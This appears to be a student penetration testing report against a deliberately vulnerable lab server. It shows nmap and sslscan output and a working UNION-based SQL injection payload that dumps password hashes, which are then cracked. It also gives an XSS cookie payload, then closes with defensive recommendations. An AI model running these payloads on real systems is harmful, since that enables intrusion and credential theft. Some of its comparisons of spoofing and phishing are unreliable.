

# Penetration testing report

## Cryptocurrency Equity Firm

By Shouyi Cui

### Table of Contents

Information gathering - Social Engineering and nmap.....	2
Network scansion.....	2
Security concerns and threats.....	2
Finding and exploiting vulnerabilities.....	4
Data tampering .....	4
SQL Injection .....	6
XSS (Cross-Site Scripting) .....	8
Other vulnerabilities .....	10
Man In The Middle Attacks and Social Engineering.....	11
Protecting the server.....	13
Port Knocking.....	13
Intrusion management.....	13
Recommended tool .....	14
Further recommendation.....	14
Table of figures.....	15
References.....	15

### Introduction

This is the report of findings from the forensic examination of *Cryptocurrency Equity Firm*. It will be explained all the penetration testing done through a Virtual Machine such as Kali Linux, a Debian-based Linux distribution provided with ad hoc tools, to perform a complete security test (g0tm1k, 2019). After the consideration of the results and a depth research on the topics a suggestion about the action to take will be given.

# Information gathering - Social Engineering and nmap

## Network scansion

Once established the connection between Kali Linux and the server machine of the client a network scan has been performed with a specific tool called *nmap* in order to find out the available ports and their services (Shakeel, 2019). The scansion has been completed with an additional information reporting also the version of the services on each port when possible. Below is the result of the scansion:

```
root@kali:~# nmap -sV 192.168.56.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-31 11:20 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0028s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with S
uhosin-Patch proxy html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/...)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
443/tcp   open  ssl/https?
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-object  Java Object Serialization
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the f
ollowing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.80%I=7%D=3/31%Time=5E835FD7%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"xac\xed\x05");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.45 seconds
```

Figure 1. nmap TCP network scan

As shown, there are several open TCP (Transmission Control Protocol) ports found: 22, 80, 139, 143, 443, 445, 5001, 8080 and 8081.

Furthermore, another scan has been completed to find out UDP (User Datagram Protocol) ports. There is only port 137 open used by the service 'netbios-ns'.

```
root@kali:~# nmap -sU 192.168.56.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-31 11:23 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0029s latency).
Not shown: 999 open|filtered ports
PORT      STATE SERVICE
137/udp   open  netbios-ns
Nmap done: 1 IP address (1 host up) scanned in 4.39 seconds
```

Figure 2: nmap UDP network scan

The main threat for any open port is that it can be subject to a data breach (Gelnaw, 2019), which for *Cryptocurrency Equity Firm* could mean loss, if not stolen, financial details stored in the database and customer equity value spoiled.


## Security concerns and threats

Among all the open ports, the port 22 providing *ssh* service should be a priority to protect because the version 'Open SSH 5.3p1' has been published 10 years ago (Miller, 2009) and has a total of 10 known reported vulnerabilities (CVE details, 2018) that includes 5 related to DoS (Denial of Service) and 3 related to information gaining. One main problem of this service is that it could lead for a

successful attacker to leave a permanent backdoor for future reverse connection (Chandel, 2020) meaning there could be a bypass of the firewall restrictions.

Another vulnerable port is the number 80, that provides *http* service with 'Apache httpd 2.214'. It has a total of 35 known vulnerabilities (CVE Details, 2018) that includes 13 related to DoS, 3 related to XSS (Cross-Site scripting) and 2 about gaining privileges. The problem with this service occurs when web servers are making requests over an unencrypted connection. Because of the lack of a cryptographic protocol such as SSL (Secure Socket Layer) whoever is connected in between can easily access the data transferred and read it (jeffteh, 2019).

'Jetty 6.1.25' is not a very secure service available on port 8081. There are 8 reported vulnerabilities that include information leak, escape sequence injection and XSS (Ongaro, et al., 2009).



```
root@kali:~# nmap -sU 192.168.56.103 -sV -p 137
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-02 14:11 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00068s latency).

PORT      STATE SERVICE      VERSION
137/udp   open  netbios-ns   Microsoft Windows netbios-ns (workgroup: WORKGROUP)
Service Info: Host: OWASPBWA; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds
```

*Figure 3: Additional service version scan for port 137*

After a scansion in more detail of the port 137/udp, it has been found that the service 'netbios-ns' (Network Basic Input Output System) available is Microsoft Windows and it results to not be particularly secured due to the security issue reported by the organisation itself. There is chance for the service to be exploited and therefore lead to information disclosure because a potential attacker can see the data in the computer memory (Microsoft Support, 2019). However, the flaw is known, and Microsoft has provided a security patch to repair the problem.

Once we take the different issues mentioned into consideration, it is advisable to prioritise protections for the *ssh* and *http* services, respectively on port 22 and 80, above the others as they are exposed to public-facing Internet. It is also reported they are part of the most vulnerable ports after an analysis carried out by 'Alert Logic' (Muncaster, 2019).

# Finding and exploiting vulnerabilities

## Data tampering

To identify if the application is vulnerable to data tampering, I have used a Firefox add-on on Kali Linux called 'Tamper Data' to intercept the submitted value of a form and if possible to change the values before it leaves the computer. Since the tool can capture the information and it allows to change the different parameters, it is possible to conclude that the application is vulnerable to data tampering attacks.





Figure 4: Data tamper original value on submission

The above picture is taken as an example to show the value entered by a user when they click on the button 'Login'. It is possible to read on the right panel of the 'Tamper Popup' that the user has entered "test" as username parameter and "password" as password parameter.



*Figure 5: Data tampering after changing the values*

It is possible to change the data on pop-up using 'Tamper Data' as shown on the figure above. This means that if anybody catches the packet of data sent over the server by the customer, that attacker can easily read the user credentials sent and therefore exploit the application usability.

## SQL Injection

To identify a vulnerability for SQL Injection, it is needed to search for fields that should work with the database and see the behaviour of the returned values.

By entering into a User ID field a not expected input (e.g. `1'`) the form returns an error of SQL syntax. That is a strong indicator of this vulnerability.

Follows the error found in the application.




Figure 6: Error indicating SQL query in the form

It is possible to get an idea of the possible SQL query used in the form by entering some special symbols (e.g. commas (,), semicolon (;), bigger (>), equals(=)) and keywords (e.g. AND, OR).




Figure 7: Example of SQL query altered

This step confirms that the query in the form can be altered for the purpose of an attacker and then used to get some hidden information. By entering in the form a certain SQL query it is possible to retrieve the password stored in the database for each user.

**Vulnerability: SQL Injection**

User ID:

ID: 2' union select user, password from dvwa.users -- '  
First name: Gordon  
Surname: Brown

ID: 2' union select user, password from dvwa.users -- '  
First name: admin  
Surname: 21232f297a57a5a743894a0e4a801fc3

ID: 2' union select user, password from dvwa.users -- '  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 2' union select user, password from dvwa.users -- '  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 2' union select user, password from dvwa.users -- '  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 2' union select user, password from dvwa.users -- '  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 2' union select user, password from dvwa.users -- '  
First name: user  
Surname: ee11cbb19052e40b07aac0ca060c23ee

Figure 8: Password retrieved from the database by SQL Injection

With the figure above, not only it is confirmed that the Web Application is vulnerable to SQL Injection but also that is possible to exploit it and find sensitive information.

**CrackStation** Defuse.ca · Twitter

CrackStation Password Hashing Security Defuse Security

**Free Password Hash Cracker**

Enter up to 20 non-salted hashes, one per line:

21232f297a57a5a743894a0e4a801fc3  
e99a18c428cb38d5f260853678922e03  
8d3533d75ae2c3966d7e0d4fcc69216b  
0d107d09f5bbe40cade3de5c71e9e9b7  
5f4dcc3b5aa765d61d8327deb882cf99  
ee11cbb19052e40b07aac0ca060c23ee

☐ I'm not a robot

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3.1BackupDefaults

Hash	Type	Result
21232f297a57a5a743894a0e4a801fc3	md5	
e99a18c428cb38d5f260853678922e03	md5	
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	
ee11cbb19052e40b07aac0ca060c23ee	md5	user

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Figure 9: Find password from information found  
(N.B. Some results needed to be hidden for privacy reasons)

It is possible to find the exact match of the hash discovered in the previous step thanks to any hash cracker tool such as the one provided by 'CrackStation'. This is to show the high level of danger.

## XSS (Cross-Site Scripting)

When writing into a form it is possible to notice that the text written returns in the same page exactly as it was sent.




Figure 10: Source code of the form inspected



Entering some text in tag format (i.e. `<'this is a XSS test'>`) returns the exact same text. After inspecting the field it is possible to say that there is no encoding for special characters in the output and there is no processing of the characters entered.




Figure 11: Form exploited through a script

This means the form can be exploited to return some information on a pop-up window like in the figure above using some script (i.e. `<script>alert(document.cookie)</script>`).




Figure 12: Phishing example through XSS

There is also an opportunity to make a script that creates another form and asks the user for his credentials or other sensitive information leading to a phishing attempt, a deceitful way to gain information from the customer (Fruhlinger, 2020).

## Other vulnerabilities

In order to discover other vulnerabilities a *ssls*scan has been performed to the server.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sslscan 192.168.56.103  
Version: 1.11.13-static  
OpenSSL 1.0.2-chacha (1.0.2g-dev)  
  
Connected to 192.168.56.103  
  
Testing SSL server 192.168.56.103 on port 443 using SNI name 192.168.56.103  
  
TLS Fallback SCSV:  
Server only supports TLSv1.0  
  
TLS renegotiation:  
Secure session renegotiation supported  
t-192.168.56.103...  
  
TLS Compression:  
Compression enabled (CRIME)  
  
Heartbleed:  
TLS 1.2 not vulnerable to heartbleed  
TLS 1.1 not vulnerable to heartbleed  
TLS 1.0 not vulnerable to heartbleed  
  
Supported Server Cipher(s):  
Preferred TLSv1.0 256 bits DHE-RSA-AES256-SHA DHE 1024 bits  
Accepted TLSv1.0 256 bits AES256-SHA  
Accepted TLSv1.0 128 bits DHE-RSA-AES128-SHA DHE 1024 bits  
Accepted TLSv1.0 128 bits AES128-SHA  
Accepted TLSv1.0 128 bits RC4-SHA  
Accepted TLSv1.0 128 bits RC4-MD5  
Accepted TLSv1.0 112 bits EDH-RSA-DES-CBC3-SHA DHE 1024 bits  
Accepted TLSv1.0 112 bits DES-CBC3-SHA  
Preferred SSLv3 256 bits DHE-RSA-AES256-SHA DHE 1024 bits  
Accepted SSLv3 256 bits AES256-SHA  
Accepted SSLv3 128 bits DHE-RSA-AES128-SHA DHE 1024 bits  
Accepted SSLv3 128 bits AES128-SHA  
Accepted SSLv3 128 bits RC4-SHA  
Accepted SSLv3 128 bits RC4-MD5  
Accepted SSLv3 112 bits EDH-RSA-DES-CBC3-SHA DHE 1024 bits  
Accepted SSLv3 112 bits DES-CBC3-SHA  
  
SSL Certificate:  
Signature Algorithm: sha1WithRSAEncryption  
RSA Key Strength: 1024  
  
Subject: owaspbwa  
Issuer: owaspbwa  
  
Not valid before: Jan 2 21:12:38 2013 GMT  
Not valid after: Dec 31 21:12:38 2022 GMT
```

Figure 13: SSLScan result (pt.1)

The scan has resulted with relevant information that have found some vulnerabilities regarding the Cipher. The server supports SSLv3 and some ciphers like DES-CBC3-SHA and RC4-MD5 that are considered unsecure because they allow attackers to extract plain text from an encrypted data (Red Hat, 2019).

Additionally, the scan has reported a weak signature algorithm of the SSL Certificate (i.e. sha1withRSAEncryption) meaning the attackers can produce or retrieve fraudulent certificates (Mozilla Web Docs, 2019).

## Man In The Middle Attacks and Social Engineering

When a client is connected to the server there are many different information that can be obtained through an attack technique known as MITM (Man In The Middle). As the name suggests, the main concepts of this type of attacks consist of waiting between the two ends of a connection, usually a server and a client, and observing the traffic to get secret information (Swinhoe, 2019).

Wireshark is a tool to analyse the network traffic by capturing data packets in that traffic and show them in a human-readable format. It is basically a sniffer that can get information like social security numbers, personal pictures, private documents, credit card numbers and so on.




Figure 14: Example of packet capture on Wireshark

There is another way to entice a normal user to the server of an attacker called Phishing. This method tricks the user by sending something that looks legitimate such as an email. For example, this email will ask the victim to land on a webpage that requires his account details to be entered.

Once the attack is completed and the user has submitted his credentials the attacker may gain information to complete unauthorized purchases, stealing of funds or identify theft (imperva, 2020).

Sr. No.	Key	Spoofing	Phishing
1	Definition	Spoofing is an identity theft where a person is trying to use the identity of a legitimate user.	Phishing is where a person steals the sensitive information of user like bank account details.
2	Category	Spoofing can be phishing in part.	Phishing is not a part of spoofing.
3	Way	For Spoofing, someone has to download a malicious software in user's computer.	Phishing is done using social engineering.
4	Purpose	Spoofing is done to get a new identity.	Phishing is done to get confidential information.
5	Examples	IP Scoofing, Email Scoofing, URL Scoofing.	Phone Phishing like asking OTP or getting bank account details, Clone phishing.

*Figure 15: Difference between Spoofing and Phishing*

Similarly, there is Spoofing whereas the attacker acts as another user in order to breach the security of big systems. In this case the attack can enable criminals to bypass network access controls. There are different types of Spoofing such as: email, APR (Address Resolution Protocol), IP address and DNS. The IP Spoofing is a common threat of the web applications because a criminal can perform a DoS and overload it of data packets (Mesevage, 2019).

# Protecting the server

## Port Knocking

In order to secure your port access to only authorised users it is important for *Cryptocurrency Equity Firm* security to use a method called Port Knocking. The main goal is to defend the system from port scanners. The way it works is to make sure that people who want to establish a connection to a server, they first connect to one or more ports before reaching the final desired port. Due to the high number of ports and transport protocols available, the combination of sequences is also very high and therefore harder to guess for an attacker. Moreover, the network administrator should allocate a unique “knock sequence” for each IP address that the server is expecting (Rouse, 2005). The key advantage of this technique is that it can be used on any OS (Operating System) with the correct setup because it is independent from any platform, service or application. (Grimes, 2006)

## Intrusion management

The system that identifies intrusions by monitoring traffic through network devices is called NIDS (Network Intrusion Detection System). Whenever an alert is generated because of a suspicious activity but it is usual traffic, that is considered a case of false positive. This can happen when a NMS (Network Monitoring System) or similar pings to get the server status (Gigatux, 2017). On the other hand, a false negative happens when the system fails to detect a malicious network activity. However, when working correctly, it is useful because it raises alarms of network security breaches immediately to the organisation administrators (Niyaz, et al., 2015).

Similarly, there is a HIDS (Host Intrusion Detection System) that monitors traffic and the activities of the client on that computer. It provides extra coverage on NIDS and can work in concurrence with it (DNSstuff, 2019).

Both monitoring techniques fall into the category of IDS (Intrusion Detection Systems). There are two types of IDS, signature-based and anomaly-based. The latter works with AI and Machine Learning in order to be more effective and detect new and unrecognised attacks. Although the downside is that there are many false positives.

IPS (Intrusion Prevention System), like IDS, monitors the events on the network but in addition it uses a stateful protocol analysis. Moreover, this system can act against what it considers as a threat. Admins not only get alerted of suspicious traffic; they can stop it at the beginning.




Figure 16: IDS vs IPS

After pointing out the differences, it is recommended to take into consideration to use both together since it brings the best combination of security but if it is really needed to choose one, IPS would be ideal (Beal, 2005) because it can assure the clients of a safe equity firm web application.

## Recommended tool

After a research on the network security market, three main tools have been found and taken into consideration: Snort, iptable and firewall.

The open source network IDS and IPS Snort is good and useful but in order to make it very effective it needs time to properly configured (Guatam, 2019).

On the Linux machines a very useful tool is iptables because it allows to manage firewall rules. It has not changed for a long time and it is used very often. The problem is that it will only work on Linux and the software can be not understandable and overcomplicated making it difficult to use.

Lastly, the tool I would recommend using, is the firewall which is considered the barrier between internal and external network. It is important to have it for many reasons such as protecting the computer from unwanted access, block unwanted content, prevent against worms and malwares, creating a secure network for multi-person environments (RTI Marketing Team, 2019).

## Further recommendation

After completing the penetration testing required from the *Cryptocurrency Equity* I think that whole service relies on a system out of date.

The threat of an attack that can go into the server and perform a change of data without anybody noticing should be the company main concern. That is why I suggest that it should be priority to move on to the current industry standard for such web applications which involve cloud computing that can improve performance (Herr, 2020).

## Table of figures

Figure 1. nmap TCP network scan .....	2
Figure 2: nmap UDP network scan.....	2
Figure 3: Additional service version scan for port 137 .....	3
Figure 4: Data tamper original value on submission .....	4
Figure 5: Data tampering after changing the values .....	5
Figure 6: Error indicating SQL query in the form .....	6
Figure 7: Example of SQL query altered.....	6
